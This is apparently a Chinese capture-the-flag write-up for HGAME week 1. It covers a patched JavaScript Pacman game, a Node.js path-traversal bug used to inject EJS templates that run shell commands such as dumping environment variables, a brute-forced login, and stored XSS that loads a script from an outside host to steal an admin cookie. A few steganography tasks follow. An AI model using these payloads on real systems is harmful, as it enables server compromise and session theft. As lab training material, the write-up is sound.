5i1encee#0x000320-WEEK1-WP

5i1encee#0x000320

签到

TEST NC

连接后 `cat flag`

从这里开始的序章

复制粘贴

Web

Level 24 Pacman

抓包没有发现通信，纯前端js的小游戏

禁用F12，其他方式打开开发者工具，审计代码，发现大量名称被重命名混淆，未能找到gameover、alert、flag等相关有效信息，所以尝试通关游戏获得flag。

在index.js发现记录地图数据的 `map` 字段，经比对发现0x0为可移动的空地，0x1为墙，0x2为敌人可通过的通道，而后发现 `_LIFE = 0x5,_SCORE = 0x0;` 分别记录生命值和初始分数。而通关的要求是总分达到10000且逃离（完成所有关卡level）所以总的思路是：修改初始分数到达要求，改变地图结构来快速通关（测试发现要吃完一关内所有豆子才能到下一个关卡，只有0x0会刷豆子）并防止敌人扣除生命值

操作：


利用Chrome的Overrides功能将js代码重载，用本地文件覆盖

修改 `_SCORE = 0x10000;` 直接满足分数要求（16^4）

用脚本生成一个新地图，限制敌人行动、减少豆子刷新，粘贴替换到js文件中


```python
new_maps=[[['' for i in range(28)] for j in range(31)]for k in range(12)]
for m in range(0,12):
    for i in range(0,31):
        for c in range(0,28):
            if (i == 12 or i == 16) and c >= 10 and c <= 17 or (c == 10 or c == 17) and i > 12 and i < 16:
                new_maps[m][i][c] = '0x1'
            elif i == 23 and c == 13:
                new_maps[m][i][c] = '0x0'
            else:
                new_maps[m][i][c] = '0x2'
f = open('map.txt', 'w', encoding='utf-8')
front="{'map': ["
behind="\n'wall_color': _0x3a9ed7(0x12c),'goods': {'1,3': 0x1,'26,3': 0x1,'1,23': 0x1,'26,23': 0x1}},\n"
for m in range(0,12):
    f.write(front)
    for i in range(0,31):
        f.write('[')
        for c in range(0,28):
            if c == 27:
                f.write(new_maps[m][i][c])
                continue
            f.write(new_maps[m][i][c]+',')
        if i == 30:
            f.write(']')
        f.write('],')
    f.write(behind)
f.close()
```

修改完后保存，刷新页面



按 [空格键] 暂停或继续
Press [space] to pause or continue
Powered by passer-by

游戏一开始只要吃掉原地的豆子就进入下一关，瞬间刷满通关，获得flag（简单base64+栅栏fence解码）


YOU WIN!

FINAL SCORE: 65748

here is your gift:aGFldTRlcGNhXzR0cmdte19yX2FtbmlzZX0=

Level 47 BandBomb


审计app.js代码，`/upload`路由上传文件到`/app/uploads/`目录，没有什么限制，`/rename`路由处理重命名，同样几乎没有限制，可以实现目录穿越，相对路径基于`/app/uploads/`目录，`/`路由列出`/app/uploads/`目录下的所有文件。使用express框架，渲染ejs模板返回前端，本地的`/app/public/`目录映射到`/static`路由存放静态资源。

接下来上靶机，上传任意文件app.js，使用BP向`/rename` POST方法发包，修改文件名newName为`../app.js`即可移动文件到`/app/`目录，覆盖原app.js，但是服务不重启无法利用。同时利用rename可以作用于任意目录的文件所以也可以试探文件是否存在，若存在可成功重命名，若不存在则会返回500报错。

考虑靶机为Nodejs环境，排除一句话木马，尝试ejs模板注入。用rename试探到`/app/view/mortis.ejs`，将其重命名为`../public/mortis.ejs`，下载修改插入`<%= process.mainModule.require('child_process').execSync('find / -type f -name "*flag*" 2>/dev/null -exec cat {} +') %>`，再上传用rename移入`/app/view/`，刷新，成功执行命令得到返回，但没有找到flag。


这里找了好一会，最后在环境变量里终于找到了。

```
<%=
(() => {
  const execSync = process.mainModule.require('child_process').execSync;
  const env = execSync('env').toString();
  const procCmdline = execSync('cat /proc/1/cmdline').toString();
  return `环境变量:\n${env}\n\n进程参数:\n${procCmdline}`;
})()
 %>
```



```
RET2SHELL_7_486_PORT_8080_TCP=tcp://10.43.252.191:8080
RET2SHELL_26_481_SERVICE_PORT=8888
FLAG=hgame{aV3-MUj1c4-HA5-BROKEN-Up-6UT-wE-HaVe_UM1T4Kla}
RET2SHELL_27_35_SERVICE_PORT_BAND_BOMB=3000
RET2SHELL_14_704_PORT_80_TCP_ADDR=10.43.31.142
```

Level 69 MysteryMessageBoard


不安全
node1.hgame.vidar.club:31349/login
Google Chrome 不是您的默认浏览器
设为默认

登录


shallot 要先登录才可以留言哦

用户名：

密码：

登录

先登录，用户名应该是shallot，尝试用BP爆破，爆出密码888888




Target: http://node1.hgame.vidar.club:32226

```
POST /login HTTP/1.1
Host: node1.hgame.vidar.club:32226
Content-Length: 21
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Chrome/105.0.5195.102 Safari/537.36
Content-Type: application/x-www-form-urlenco
Accept: */*
Origin: http://node1.hgame.vidar.club:32226
Referer: http://node1.hgame.vidar.club:32226
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=shallot&password=§1§
```

Request	Payload	Status	Error	Timeout	Length	Comment
274	888888	200	□	□	385	
0		200	□	□	140	
1		200	□	□	140	
2	abc@123	200	□	□	140	
3	admin@@123	200	□	□	140	
4	abc@@123	200	□	□	140	
5	admin@admin	200	□	□	140	
6	ASDasd123	200	□	□	140	
7	sa_123456	200	□	□	140	
8	t123456	200	□	□	140	
9	Qazwsx_123	200	□	□	140	
10	Abcd!@#$	200	□	□	140	
11	abcd.1234	200	□	□	140	
12	123123abc	200	□	□	140	

```
success
```

随后进入留言板，提交 `<script>alert('123')</script>` 出现弹窗，似乎没有过滤，可以整存储型XSS，去获取admin的cookie。所以拿XSS网站的payload `<sCRiPt sRC=//xs.pe/0c9></sCrIpT>` 监听即可。



留言板

欢迎，shallot，试着写点有意思的东西吧，admin才不会来看你！自恋的笨蛋！

留言:

-


一开始以为这句“admin才不会来看你”是反话，是给的提示，后来发现还真没来，被自己无语到了……

然后突然想起来忘记目录扫描了，一扫扫出来一个 `/admin`

`好吧好吧你都这么求我了～admin只好勉为其难的来看看你写了什么～才不是人家想看呢！`

……我想这应该行了，然而不知道什么原因还是没有收获。


后来题目又提供了部分源码，发现思路应该是对的，重新试了一遍，这回成了，得到admin的cookie，访问 `/flag` 用BP修改cookie为admin的，得到flag



查看记录:246920

触发者IP	60.191.122.36
页面标题	
触发TOP_URL	http://127.0.0.1:8888/
触发URL	http://127.0.0.1:8888/
浏览器分辨率	800*600
referrer	
User Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.6834.111 Safari/537.36
Cookies	session=MTczODgyNTA5NHxEWDhFQVFMX2dBQUJFQUVRQUFBbl80QUFBUVp6ZEhKcGJtY01DZ0FJZFhObGNtNWhiV1VHYzNSeWFXNW5EQWNBQldGa2JXbHV8nhvtCgpcaKKmKgorqxgkb50SShmTiX4t6Axr6ajijVA=
localStorage	{}
sessionStorage	{}

```
<html><head></head><body>
                    <h1>留言板</h1>
                    <p>欢迎，admin，试着写点有意思的东西吧，admin才不会来看你！自恋的笨蛋！</p>
                    <form method="post">
                        <textarea name="comment" required=""></textarea><br>
                        <input type="submit" value="提交评论">
```



hgame{W0w_y0u_5r4_9o0d_4t_xss}

Misc

Hakuya Want A Girl Friend

附件hky.txt全是16进制的文本，开头`50 4B 03 04`zip的文件头，寻找文件尾发现`50 4B 05 06 00 00 00 00 02 00 02 00 C1 00 00 00 9D 00 00 00 00 00`，后面还有一长串的冗余估计有其他信息隐藏在冗余部分。冗余部分开头`82 60 42 AE`，结尾`47 4E 50 89`，推测应该是把png图片的编码以一个16进制为单位倒转顺序了，正常png文件头`89 50 4E 47`，结尾`AE 42 60 82`。


所以将两部分文本分开，前部分写个python转成二进制文件保存为zip后缀即可正常打开，里面有密码加密。

后面部分先写个python把16进制数的顺序反转，再用上面的同一个程序转成二进制文件保存为png后缀即可。

然而图片中未找到密码，推测文件宽高被修改，利用crc校验得正确宽高`576 779`，修改获得隐藏的密码。进入压缩包得flag。

```python
import binascii
import struct

```

```python
crcbp = open("new_hky1.png", "rb").read()
for i in range(10000):
    for j in range(10000):
        data = crcbp[12:16] + \
            struct.pack('>i', i)+struct.pack('>i', j)+crcbp[24:29]
        crc32 = binascii.crc32(data) & 0xffffffff
        if(crc32 == 0xA672282D):     #图片当前CRC
            print(i, j)
            print('hex:', hex(i), hex(j))
```



名称	值	开始	大小	颜色		注释
⌄ struct PNG_CHUNK_IHDR ihdr	576 x 740 (x8)	10h	Dh	Fg:	Bg:	
uint32 width	576	10h	4h	Fg:	Bg:	
uint32 height	740	14h	4h	Fg:	Bg:	
ubyte bits	8	18h	1h	Fg:	Bg:	
enum PNG_COLOR_SPACE...	AlphaTrueCol...	19h	1h	Fg:	Bg:	
enum PNG_COMPR_METH...	Deflate (0)	1Ah	1h	Fg:	Bg:	
enum PNG_FILTER_METHO...	AdaptiveFilter...	1Bh	1h	Fg:	Bg:	
enum PNG_INTERLACE_ME...	NoInterlace (0)	1Ch	1h	Fg:	Bg:	
uint32 crc	A672282Dh	1Dh	4h	Fg: 🟪	Bg:	

Level 314 线性走廊中的双生实体

附件提供了一个神经网络模块entity.pt文件，根据题目的提示加载使用


```python
entity = torch.jit.load('entity.pt')     #加载
#准备一个形状为[[redacted]，[redacted]]的张量，确保其符合“[redacted]/[redacted]稳定态”条件。
output = entity(input_tensor)     #将张量输入实体以尝试激活信息
```

